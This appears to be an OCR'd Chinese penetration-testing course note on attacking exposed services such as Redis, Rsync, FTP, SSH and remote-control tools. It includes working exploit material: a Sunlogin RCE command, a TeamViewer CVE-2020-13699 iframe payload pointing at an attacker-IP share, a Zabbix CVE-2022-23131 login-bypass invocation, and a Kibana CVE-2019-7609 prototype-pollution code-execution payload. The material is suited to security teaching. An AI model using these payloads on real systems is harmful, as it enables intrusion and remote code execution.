
服务攻防-应用协议&设备 Kibana&Zabbix&远控向日葵&VNC&TV

服务攻防-小迪安全

前置知识

- 开放服务
- 对应端口
- 服务类型
- 配置安全
- 安全漏洞



数据库应用

- Redis
  - 未授权访问-配置不当
    - 写Shell
    - 写计时任务
    - 写登录密钥
    - 配合RCE
  - 漏洞：沙箱绕过RCE CVE-2022-0543
- MYSQL：身份验证绕过-CVE-2012-2122利用
- Hadoop
  - 未授权访问-配置不当
  - RCE
- Influxdb：漏洞-JWT验证-未授权访问
- CouchDB
  - 未授权访问-漏洞
  - RCE
- Elasticsearch
  - 文件写入
  - RCE
- H2 Database：未授权访问-配置不当

文件传输

- FTP
  - 端口：21
  - 安全
    - 弱口令：hydra
    - 搭建软件漏洞
      - proftpd
      - serv-u
      - vsftpd
- Rsync
  - 端口：873
  - 安全：配置不当未授权访问
  - 利用
    - 查看，下载，上传文件
    - 利用定时任务上传文件实现反弹shell
    - msfconsole探针判断


远程控制

- RDP
  - 端口：3389
  - 安全：弱口令：hydra
- SSH
  - 端口：22
  - 安全
    - 弱口令：hydra
    - 特定漏洞
      - openssh openssl
      - 插件
- 第三方应用
  - 向日葵
    - 端口40000-60000
    - RCE
  - VNC
    - 端口5900
    - 空口令&密码猜解
  - Teamviewer：cve-2020-13699

设备平台

- Kibana
  - 端口5601
  - #设备平台-Kibana-CVE-2019-7609
- Zabbix
  - 端口10051
  - #设备平台-Zabbix-CVE-2022-23131

数据通讯


端口扫描
组合猜测
信息来源
特性漏洞
未授权访问
弱口令爆破
1 判断服务开放
2 判断服务类型
3 判断利用方式
数据库
文件传输
远程控制
数据通讯

#知识点：

1、远程控制-第三方应用安全

2、三方应用-向日葵&VNC&TV

3、设备平台-Zabbix&Kibana 漏洞

#章节内容：

常见服务应用的安全测试：

1、配置不当-未授权访问

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

#前置知识：

应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

演示案例：

- 远程控制-向日葵&Vnc&Teamviewer
- 设备平台-Zabbix-CVE-2022-23131
- 设备平台-Kibana-CVE-2019-7609

#远程控制-向日葵&Vnc&Teamviewer

-向日葵 RCE

https://github.com/Mr-xn/sunlogin_rce

xrkRce.exe -h 192.168.46.157 -t scan

xrkRce.exe -h 192.168.46.157 -t rce -p 49712 -c "ipconfig"

-Teamviewer

```
<!DOCTYPE html>
<html>
<head>
    <title>cve-2020-13699</title>
</head>
<body>
    <p>Welcome to xiaodi!</p>
    <iframe style="height:1px;width:1px;" src='teamviewer10: --
play \\attacker-IP\share\fake.tvs'></iframe>
</body>
</html>
```

-VNC 口令问题&未授权

MSF 内置口令及未授权测试

#设备平台-Zabbix-CVE-2022-23131

Zabbix 是由 Alexei Vladishev 开发的一种网络监视、管理系统，基于 Server-Client 架构。是一款服务器监控软件，其由 server、agent、web 等模块组成，其中 web 模块由 PHP 编写，用来显示数据库中的结果。默认端口：10051

Zabbix CVE-2022-23131 登录绕过漏洞复现

https://github.com/L0ading-x/cve-2022-23131

python3 zabbix.py target Admin

然后修改 Cookie，使用 saml 登录即可

CVE-2017-2824 CVE-2020-11800

#设备平台-Kibana-CVE-2019-7609

Kibana 为 Elassticsearch 设计的一款开源的视图工具。其 5.6.15 和 6.6.1 之前的版本中存在一处原型链污染漏洞，利用漏洞可以在目标服务器上执行任意代码。默认端口：5601

https://github.com/LandGrey/CVE-2019-7609

```
.es(*).props(label.__proto__.env.AAAA='require("child_process").e
xec("/bin/touch
/tmp/success");process.exit()//') .props(label.__proto__.env.NODE
_OPTIONS='--require /proc/self/environ')
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址